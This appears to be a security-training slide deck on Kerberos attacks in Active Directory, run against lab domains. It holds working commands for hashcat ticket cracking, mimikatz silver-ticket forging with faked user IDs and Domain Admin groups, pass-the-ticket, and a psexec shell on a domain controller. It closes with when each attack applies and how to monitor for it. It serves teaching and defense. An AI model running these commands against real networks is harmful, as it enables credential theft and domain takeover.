                     : 9573913B0928F43333DE3179F4D5FFD61B3FF38B2F599A18E6D10C9D1A4BF4A13D6286A7BF79  
                     : A4C32E43A11F536E0AE93F07FF032B3654B8EA2BC0D24DC1DE762916B0F27AAE1E25A02EF851  
                     : B8DB3169FF11E161830DDDB466EFAF66FF97BA3F9C9161DC95CFE95442521A4E53FC9B2F7B31C  
                     : E3BCBB45EB83656E05A6F520B85182FDC7EB8C01AA3184012528587C6EACFDA812BDCC2C9307  
                     : 484EFA93C94C9AC794EA2FB6A6CA6E0899F1C71588173EF7DDE1C5CB6A7659A91E8F1A916734  
                     : 7139752B3B26380D8CBEDC15908F974DD7A9E1579BD5E09D99345734A45215FA1A1C5CDA35F  
                     : 23AF71C691AE7CB3395AD99DD7A16281CE69A574AFC05496F8CB29A3B5AB9B3A5020CEF97246  
                     : F5C78D09C0383C685E47627B67B02D85049CF310E6FD68DCAC593A83ADEB7F2F5CAEED9E2D1D  
                     : 8FEA7E53C1618BF6FB2DE866C4E3AF2141099578BC8DA0726CCC60C599131714DBE19FEBED4  
                     : 508F855F83FF7333AB9F1B1DD36D26C470E02019E47F3BD603DFFB7D099EBCEC8804682D1694  
                     : 0A1854E6D9ED6169C75CF93543283EDCA8D8E64917CB53C21931BB5EE4FB2C291FAAF3C51B1B  
                     : 0F5E189D98CFED253726243FD235FB883F7136BF05CA549248991E9FF5DC12ED1697FE9ACD41  
                     : 36B38254CBF6B43D9941E2D0B14689DBEB8D1115E5578218D95DBBF2F452DF4B1FF2D30A919B  
                     : 40717D854C9EAF38165ADD35790EB5DE687099363380E7E0F82230AD8FB87F8FDB892542726A  
                     : C531A8387E8708B837014EF28D86D234E113B2D4B1D74C98C63040AD41BEE0B2706A6F11542F  
                     : 66DC8CEAFB799175441F3D4C387FD6D5B439768B8CA283B0FFD3F19ADD0A4D64311E5ED0D  
                     : FB4DC2F2B8BA1FB59CAAB7BC485C3D081855F653F1011AC34F33392EEFD68F820AE860473EB5  
                     : 43239A35B97FF35C9DAE12A68A7A7E0C80C592B298083DBFED74241FD284D53BC313AC380DAA  
                     : 1AA1C9665E90CE056035D59D8335665A6A913EF28FA3A57602B630D251185553678F00B76CF7  
                     : 8AD650FE4E7567F4DB48476176E5A5E57D1D65728B55A2F942D4A6F6F4465552C070BD7698C2  
                     : 113F0540758CC10CE8EB4D8C88F4F14E00563054027A50D961FACCB0E0EBB49EF1A9A753D1101  
                     : 7ECD537A1835BD14283A9C513FECF63F76DA384096C27259151BB25E3079960152F0F6AD8FDE  
                     : F8EAF8E9D998CEC75807FC
```

```
SamAccountName       : sqlengine  
DistinguishedName   : CN=sqlengine,CN=Users,DC=medin,DC=local  
ServicePrincipalName : MSSQLSvc/sql01.medin.local:1433
```

CRACKING TICKETS



Cracking...

- Use Hashcat mode 13100
- John can crack as well, but Hashcat is preferred
- Don't use my cracker
 - It sucks
 - It's slow
 - I get too many open tickets on GitHub
 - It was first, but it is slow and it sucks

```
hashcat64.exe -a -m 13100 SPN.hash /wordlists/rockyou.txt
```

This is a simple example, not a Hashcat overview

KERBEROAST & SILVER TICKET DEMO



```
PS C:\Users\tm.MEDIN> net user sqlengine /domain
The request will be processed at a domain controller for domain medin.local.

User name                sqlengine
Full Name                sqlengine
Comment
User's comment
Country code            000 (System Default)
Account active          Yes
Account expires         Never

Password last set       4/3/2014 7:37:04 PM
Password expires        Never
Password changeable     4/4/2014 7:37:04 PM
Password required       Yes
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              2/13/2018 4:03:35 PM

Logon hours allowed     All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

If the account is privileged, that's fantastic, but we can use it even if it isn't!

KERBEROAST & SILVER TICKET DEMO



Connect to Server

Microsoft SQL Server 2012

Server type: Database Engine

Server name: sql01


Authentication: Windows Authentication

User name: MEDIN\tm

Password:

Remember password

Connect Cancel



FORGING SILVER TICKET



```
kerberos::golden
```

```
  /domain:medin.local
```

```
  /sid:S-1-5-21-515111615-443038644-2980957688
```

```
  /groups:513,512,520,518,519
```

```
  /target:sql01.medin.local:1433
```

```
  /service:MSSQLSvc
```

```
  /ticket:sql01.medin.kirbi
```

```
  /rc4:f2cddb01eb3bd8499f409dc938b6e2b7
```

```
  /ptt
```

```
  /id:1106
```

```
  /user:tm
```

```
  /ptt
```

Service's
Password
Hash



KERBEROAST & SILVER TICKET DEMO



Let's fake my RID

- 1106 is "tm"
- 1159 is "bob"

```
kerberos::golden
```

```
...  
/id:1059  
/user:tm
```

KERBEROAST & SILVER TICKET DEMO



The screenshot displays the Microsoft SQL Server Management Studio interface. The title bar indicates the current session is 'SQLQuery1.sql - sql01.BobsSecrets (MEDIN\tm (52))'. The Object Explorer on the left shows the server hierarchy for 'sql01 (SQL Server 11.0.3128 - MEDIN\tm)', with the 'BobsSecrets' database and the 'dbo.ThingsToDoInTheFuture' table highlighted with red boxes. The main query editor contains the following SQL script:

```
/****** Script for SelectTopNRows command from SSMS *****/  
SELECT TOP 1000 [id]  
    , [todo]  
FROM [BobsSecrets].[dbo].[ThingsToDoInTheFuture]
```

Below the query editor, the 'Results' tab is active, displaying the following data:

	id	todo
1	1	Buy Brawndo
2	2	Electrolytes, what are they?
3	3	Invest in Carl's Jr
4	4	Buy Time Masheen
5	5	Get a Latte

KERBEROAST & SILVER TICKET DEMO



The screenshot shows Microsoft SQL Server Management Studio with a query window containing the following SQL script:

```
/****** Script for SelectTopNRows command from SSMS *****/  
SELECT TOP 1000 [id]  
      , [todo]  
FROM [BobsSecrets].[dbo].[ThingsToDoInTheFuture]
```

An error dialog box is displayed with the message: "The database PlanForWorldDomination is not accessible. (ObjectExplorer)".

The Object Explorer on the left shows the following tree structure:

- sql01 (SQL Server 11.0.3128 - MEDIN\tm)
 - Databases
 - System Databases
 - Database Snapshots
 - BobsSecrets
 - Database Diagrams
 - Tables
 - System Tables
 - FileTables
 - dbo.sqlmap
 - dbo.ThingsT
 - Views
 - Synonyms
 - Programmabilit
 - Service Broker
 - Storage
 - Security
 - PlanForWorldDomination
 - Security
 - Server Objects

The results pane at the bottom shows the following data:

2	2	Electrolytes, what are they?
3	3	Invest in Carl's Jr
4	4	Buy Time Masheen
5	5	Get a Latte

KERBEROAST & SILVER TICKET DEMO



SQLQuery1.sql - sql01.BobsSecrets (MEDIN\tm (52))* - Microsoft SQL Server Management Studio

File Edit View Query Project Debug Tools Window Help

Object Explorer

- Connect
- sql01 (SQL Server 11.0.3128 - MEDIN\tm)
 - Databases
 - System Databases
 - Database Snapshots
 - BobsSecrets
 - Database Diagrams
 - Tables
 - System Tables
 - FileTables
 - dbo.sqlmapoutput
 - dbo.ThingsToDoInTheFuture

```
SELECT USER_NAME();  
SELECT USER_SNAME(USER_SID());
```

	(No column name)
1	\tm
	(No column name)
1	MEDIN\bob

KERBEROAST & SILVER TICKET DEMO



Let's fake my Groups

- 512 – Domain Admins
- 513 – Domain Users
- 518 – Schema Admins
- 519 – Enterprise Admins

```
klist purge  
mimikatz.exe  
kerberos::golden  
...  
/groups:512,513,518,519  
/id:1106  
/user:tm
```

KERBEROAST & SILVER TICKET DEMO



The screenshot displays the Microsoft SQL Server Management Studio interface. The Object Explorer on the left shows the server 'sql01' with the database 'PlanForWorldDomination' selected. Within this database, the 'dbo.SecretPlans' table is highlighted. The query editor on the right contains the following SQL script:

```
/****** Script for SelectTopNRows command from SSMS *****/  
SELECT TOP 1000 [id]  
      ,[plan]  
FROM [PlanForWorldDomination].[dbo].[SecretPlans]
```

The Results pane at the bottom shows the output of the query, which is a table with three columns: 'id', 'plan', and 'plan'. The data rows are as follows:

id	plan	plan
1	1	Steal Underpants
2	2	?
3	3	Profit

KERBEROAST & SILVER TICKET DEMO



The screenshot shows the Microsoft SQL Server Management Studio interface. The title bar indicates the current session is 'SQLQuery1.sql - sql01.master (MEDIN\tm (52))*'. The menu bar includes File, Edit, View, Query, Project, Debug, Tools, Window, and Help. The toolbar contains various icons for file operations and execution. The Object Explorer on the left shows the server 'sql01 (SQL Server 11.0.3128 - MEDIN\tm)' with a tree view of databases and tables. The 'dbo.SecretPlans' table is highlighted with a red box. The main query editor contains the following SQL code:

```
SELECT SUSER_NAME();  
SELECT SUSER_SNAME(SUSER_SID());
```

The Results pane shows two rows of data, both containing the value '\tm', which is highlighted with red boxes. The Messages pane is empty.

	(No column name)
1	\tm
	(No column name)
1	\tm

TROLLMODE ON

Let's make stuff up...

```
klist purge  
mimikatz.exe  
kerberos::golden  
...  
/groups:512,513,518,519  
/id:9999  
/user:yourmom
```

KERBEROAST & SILVER TICKET DEMO



Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
- Subscriptions

Security Number of events: 13,581

Keywords	Date and Time	Source
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...
Audit Success	4/30/2020 12:42:55 PM	Microsoft Windows s...

Event 4672, Microsoft Windows security auditing.

General Details

Special privileges assigned to new logon.

Subject

Security ID:	yourmom
Account Name:	yourmom
Account Domain:	
Logon ID:	0x98FBCB

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege

Log Name: Security

Source: Microsoft Windows security Logged: 4/30/2020 12:42:55 PM

Event ID: 4672 Task Category: Special Logon

Level: Information Keywords: Audit Success

User: N/A Computer: sql01.medin.local

OpCode: Info

More Information: [Event Log Online Help](#)

Subject:

Security ID:

yourmom

Account Name:

yourmom

Account Domain:

Logon ID:

0x98FBCB

Logon Type:

3



HAWAII DRIVER LICENSE

NUMBER 01-47-87441

DOB 06/03/1981 EXP 06/03/2008

SEX	HAI	EYES	SEX	CTY
M		BRO	M	8

ISSUE DATE CLASS HEIGHT ENDORSE

06/15/08 3

McLovin



McLOVIN
892 MOMONA ST
HONOLULU, HI 96820

PASS-THE-TICKET

Use existing ticket

Essentially, you are just re-using an existing good ticket
If you have access to a system, you can reuse that access
...or you can dump the ticket and reuse it

PASS-THE-TICKET



```
NormalUser: SEC560
mimikatz # kerberos::list

mimikatz #

mimikatz # kerberos::ptt 0-40e10000-Administrator@krbtgt~SEC560.PRIVATE-SEC560.PRIVATE.kirbi
0 - File '0-40e10000-Administrator@krbtgt~SEC560.PRIVATE-SEC560.PRIVATE.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/07/2017 19:37:31 ; 11/07/2017 5:37:31 ; 17/07/2017 19:37:31
Server Name      : krbtgt/SEC560.PRIVATE @ SEC560.PRIVATE
Client Name      : Administrator @ SEC560.PRIVATE
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

After retrieving a TGT, it can be used to authenticate as an Administrative user.

```
NormalUser: SEC560
C:\Users\NormalUser\Desktop>psexec \\DC01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17134.765]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
sec560.PRIVATE/Administrator

C:\Windows\system32>echo %COMPUTERNAME%
DC01

C:\Windows\system32>
```

OVER-PASS-THE-HASH

Works even if NTLM auth is disable everywhere

Active Directory uses the NTLM hash as the key for Kerberos

If we have the hash (or password), we can perform the AS-REQ still (

OVER-PASS-THE-HASH



d44d5e0591cb0f6ecb6d6a86ec9a12da

rc4_hmac_md5

LSASS (kerberos.dll)

d44d5e0591cb0f6ecb6d6a86ec9a12da

1. AS-REQ

2. AS-REP

TGT

3. TGS-REQ


4. TGS-REP

ST (TGS)

5. Usage



KDC



File Server

The diagram on this slide provides an overview of how Pass-the-Hash (PtH) can still be an issue even if NTLM is fully disabled in an environment!

In this case, we rely on rc4_hmac_md5 as the Kerberos encryption type and immediately uses the NTLM hash (which is the Client LT Key), instead of entering the password!

Note that this attack would also work with AES!

Illustration inspired by "Abusing Microsoft Kerberos - Sorry you guys don't get it," Benjamin Delpy (Blackhat USA 2014)!

WRAP-UP

**When can we use each attack?
What are the defenses for each?**



WHEN

- Golden Ticket – Requires full domain compromise. Use for **persistence** and **pivoting**
- Kerberoasting – Requires access as any user. Use to **escalate** and **pivot**
- Silver Ticket – Requires service hash. Use for **persistence** and **escalation**
- Pass-the-Ticket – Requires access as user. Use to **pivot**
- Over-Pass-the-Hash – Requires access as user. Use to **pivot**

RECOMMENDED READING



- <https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1>
- <https://github.com/GhostPack/Rubeus>
- Anything by Sean Metcalf (adsecurity.org)
 - <https://adsecurity.org/?p=2293>
 - <https://adsecurity.org/?p=2011>

MONITORING IS KEY



- Golden Ticket – Monitoring and don't get pwned :) Requires rotation of krbtgt account password (Be careful).
- Kerberoasting – Monitoring, look for odd or too many ticket requests
 - Use Honey Tickets - <https://adsecurity.org/?p=3458>
- Silver Ticket – Monitoring, missing TGS-REQ



Special Thanks to Erik Van Buggenhout and Nviso for portions of some of the slides
@ErikVaBu

evanbuggenhout@nviso.be

@Nvisosecurity

Co-author of SANS 560: Network Penetration Testing and Ethical Hacking

TIM MEDIN

@TimMedin tim@redsiege.com

Kerberos & Attacks 101

slides: redsiege.com/kerb

Red Siege Discord:
redsiege.com/discord



REDSIEGE
Information Security
@RedSiege

